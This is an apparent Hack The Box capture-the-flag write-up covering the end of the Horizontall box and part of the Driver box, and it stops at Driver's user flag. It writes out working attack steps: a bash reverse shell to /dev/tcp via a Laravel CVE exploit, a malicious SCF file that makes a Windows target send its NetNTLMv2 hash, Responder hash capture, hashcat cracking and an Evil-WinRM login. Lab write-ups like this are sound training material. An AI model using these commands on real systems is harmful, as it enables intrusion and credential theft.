
```
┌──(root💀k1l0byt3)-[~/WriteUp/Horizontall]
└─# chmod 600 key && ssh -i key -L 8000:127.0.0.1:8000 strapi@horizontall.htb
```


Once successful, visit the url http://127.0.0.1:8000 on the web-browser.



Flag & Privilege Escalation

In the image above we know that the target ran web-framework-laravel , tried to find the exploit and found CVE-2021-3129 (GitHub - nth347/CVE-2021-3129_exploit: Exploit for CVE-2021-3129)






Examples:

```
┌──(root💀k1l0byt3)-[~/WriteUp/Horizontall/CVE-2021-3129_exploit]
└─#./exploit.py <url> Monolog/RCE1 <bash_command>
```

Setting up two Terminals Return (term 1: Exploit, term 2: Netcat)

Exploit :

```
bash -c 'bash -i >& /dev/tcp/{your_ip_tun0}/{your_port} 0>&1'
```



We Got Root Shell!!!!

Driver

OS	RELEASE DATE	DIFFICULTY	POINTS
Windows	02 Oct 2021	Easy	20

DRIVER


Machine Information :

Name	:	Driver
Difficulty	:	Easy
OS	:	Windows
Machine Creator	:	MrR3boot
Machine Rating	:	☆ 4.7
IP	:	10.10.11.106


Enumeration


```
┌──(root 💀 k1l0byt3)-[~/WriteUp/Driver]
└─# nmap -sV -sC -T4 10.10.11.106
Nmap scan report for 10.10.11.106
Host is up (0.058s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=MFP Firmware Update Center. Please enter password for admin
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Microsoft-IIS/10.0
135/tcp open msrpc Microsoft Windows RPC
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup:
WORKGROUP)
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2022-01-21T07:59:14
|_ start_date: 2022-01-20T17:02:47
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required
|_clock-skew: mean: 49s, deviation: 0s, median: 49s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.24 seconds
```

Found port 80, visit url http://10.10.11.106



When going to access the web-server a pop-up appears asking for credentials, and I tried to use user:admin password:admin. And successfully entered, this is known as a weak-password.





Found a page for uploading files that allows us to upload malicious files.

While doing port scanning, I entered port 445 running on the target machine, and started looking for information about that port and found articles (SMB Penetration Testing (Port 445) - Hacking Articles) and SMB – SCF File Attacks (NetNTLMv2 hash grab) https://sql--injection.blogspot.co.uk: SMB - SCF File Attacks (NetNTLMv2 hash grab)

Exploit

Create Exploit :

```
┌──(root💀k1l0byt3)-[~/WriteUp/Driver]
└─# nano sh3ll.scf
```

Code:


```
[Shell]
Command=2
IconFile=\\<your-ip>\share\test.ico
[Taskbar]
Command=ToggleDesktop
```

```
 GNU nano 6.0
[Shell]
Command=2
IconFile=\\10.10.16.5\share\test.ico
[Taskbar]
Command=ToggleDesktop
```

Then run *responder* to get the target hash :

```
┌──(root💀k1l0byt3)-[~/WriteUp/Driver]
└─# responder --lm -v -I tun0

.----.-----.-----.-----.-----.-----.--| |.-----.----.
| _| -__|__ --| _ | _ | | _ || -__| _|
|__| |_____|_____| __|_____|__|__|_____||_____|__|
                 |__|

NBT-NS, LLMNR & MDNS Responder 3.1.1.0

<===SNIP===>
[+] Generic Options:
Responder NIC [tun0]
Responder IP [10.10.16.5]
Responder IPv6 [dead:beef:4::1003]
Challenge set [random]
Don't Respond To Names ['ISATAP']

[+] Current Session Variables:
Responder Machine Name [WIN-OQ1PCYLYDHM]
Responder Domain Name [8J4O.LOCAL]
Responder DCE-RPC Port [46712]

[+] Listening for events...
```

Upload exploit file (sh3ll.scf) which has been made to the target web-server



And we get the hash (hash type NTLMv2). Save the hash into a file

Hash :


```
tony::DRIVER:d5996d83de43f4d7:2632ABC4FB88E1FE6623A3EA801F013F:0101000000000000071BB1DB2A10ED801C776673871A63F5800000000020000000000000000000000
```

Password Cracking

```
┌──(root💀k1l0byt3)-[~/WriteUp/Driver]
└─# echo
"tony::DRIVER:d5996d83de43f4d7:2632ABC4FB88E1FE6623A3EA801F013F:0101000
00000000071BB1DB2A10ED801C776673871A63F5800000000020000000000000000000
0000" > user_hash

┌──(root💀k1l0byt3)-[~/WriteUp/Driver]
└─# hashcat -a 0 -m 5600 user_hash /usr/share/wordlists/rockyou.txt
```

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

TONY::DRIVER:d5996d83de43f4d7:2632abc4fb88e1fe6623a3ea801f013f:0101000000000000071bb1db2a10ed801c776673871a63f5800000000020000000000000000000000:l

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: TONY::DRIVER:d5996d83de43f4d7:2632abc4fb88e1fe6623a...000000
Time.Started.....: Fri Jan 21 15:37:33 2022 (0 secs)
Time.Estimated...: Fri Jan 21 15:37:33 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   432.4 kH/s (0.65ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 31744/14344385 (0.22%)
Rejected.........: 0/31744 (0.00%)
Restore.Point....: 30720/14344385 (0.21%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: !!!!!! -> 225566
Hardware.Mon.#1..: Temp: 46c Util: 40%
```

Successfully decrypted the password but I searched again for information on how to get into the target machine, and found https://github.com/evilcel3ri/yaCTFpl/blob/aleph/manual.md




Performs port-scanning whether the target machine is running port 5985

Gaining Access

```
┌──(root💀 k1l0byt3)-[~/WriteUp/Driver]
└─# nmap -sV -sC -T4 -p 5985 10.10.11.106
Nmap scan report for 10.10.11.106
Host is up (0.10s latency).

PORT STATE SERVICE VERSION
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.65 seconds
```

As in the post above, when port 5985 is open, it allows us to exploit the target machine using Evil-WinRM

GitHub - Hackplayers/evil-winrm: The ultimate WinRM shell for hacking/pentesting



Description & Purpose

This shell is the ultimate WinRM shell for hacking/pentesting.

WinRM (Windows Remote Management) is the Microsoft implementation of WS-Management Protocol. A standard SOAP


based protocol that allows hardware and operating systems from different vendors to interoperate. Microsoft included it in their Operating Systems in order to make life easier to system administrators.

This program can be used on any Microsoft Windows Servers with this feature enabled (usually at port 5985), of course only if you have credentials and permissions to use it. So we can say that it could be used in a post-exploitation hacking/pentesting phase. The purpose of this program is to provide nice and easy-to-use features for hacking. It can be used with legitimate purposes by system administrators as well but the most of its features are focused on hacking/pentesting stuff.

It is based mainly in the WinRM Ruby library which changed its way to work since its version 2.0. Now instead of using WinRM protocol, it is using PSRP (Powershell Remoting Protocol) for initializing runspace pools as well as creating and processing pipelines.

Install *Evil-WinRM* then run:


```
┌──(root💀k1l0byt3)-[~/WriteUp/Driver/evil-winrm]
└─# ruby evil-winrm.rb -i 10.10.11.106 -u tony -p *******
```




```
*Evil-WinRM* PS C:\Users\tony\Documents> cd C:\Users\tony\Desktop
*Evil-WinRM* PS C:\Users\tony\Desktop> ls


    Directory: C:\Users\tony\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        1/20/2022   9:03 AM             34 user.txt


*Evil-WinRM* PS C:\Users\tony\Desktop> cat user.txt
[redacted]b216a6e8
*Evil-WinRM* PS C:\Users\tony\Desktop>
```

